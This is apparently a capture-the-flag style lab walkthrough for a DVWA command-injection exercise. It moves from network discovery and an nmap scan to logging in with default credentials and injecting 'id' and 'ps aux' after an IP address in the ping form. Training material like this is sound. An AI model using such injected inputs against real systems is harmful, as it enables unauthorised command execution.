

The image features a word cloud where the words are arranged in a circular shape. The most prominent words are "ATTACK" in large red capital letters and "DEFENSE" in large dark blue capital letters. Other visible words include "LABS", "PENTESTER ACADEMY", "RED TEAM", "TOOL BOX", "TRAINING", "COURSES", "ACCESS POINT", "HACKER", "PATV", "WORLD-CLASS TRAINERS", "ATTACKDEFENSE LABS", "TEAM LABS", "PENTESTER ACADEMY", "ACCESS POINT", "WORLD-CLASS TRAINERS", "ATTACKDEFENSE LABS", "PENTESTER ACADEMY", "ACCESS POINT", "WORLD-CLASS TRAINERS", "ATTACKDEFENSE LABS", "PENTESTER ACADEMY", "ACCESS POINT", "WORLD-CLASS TRAINERS". The background is white, and the overall design is clean and modern.

Name	Command Injection II
URL	https://attackdefense.com/challengedetails?cid=1906
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Start the terminal and check the IP address of the machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
8923: eth0@if8924: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
8926: eth1@if8927: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:e5:e0:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.229.224.2/24 brd 192.229.224.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.229.224.2 the target machine will be located at IP address 192.229.224.3

Step 2: Run a Nmap scan against the target IP.

Command: nmap -sV 192.229.224.3

```
root@attackdefense:~# nmap -sV 192.229.224.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-28 18:40 IST
Nmap scan report for target-1 (192.229.224.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
3306/tcp  open  mysql  MySQL 5.5.47-0ubuntu0.14.04.1
MAC Address: 02:42:C0:E5:E0:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
root@attackdefense:~#
```


Port 80 and 3306 are open.

Step 3: Access the web application using firefox.


Command: firefox http://192.229.224.3




Step 4: Target application is running DVWA. Login to the application using **admin:password** credentials.



Step 5: From the Menu Select “DVWA Security” and change the security level to “Low” then click “Submit”




Step 6: From the Menu Select “Command Injection” and enter target machine IP address.



The output of the ping command was displayed on the web page.

Step 7: Perform command injection and execute id command.


Command: 192.229.224.3; id



The output of id command was displayed on the web page.

Step 8: Leverage the vulnerability and identify the processes running on the target machine.

Command: 192.229.224.3; ps aux



The processes running on the target machine were listed on the web page.

References:

1. OWASP A1 Injection (https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection)
2. OWASP Top 10 (<https://owasp.org/www-project-top-ten/>)
3. Damn Vulnerable Web Application (DVWA) (<http://www.dvwa.co.uk/>)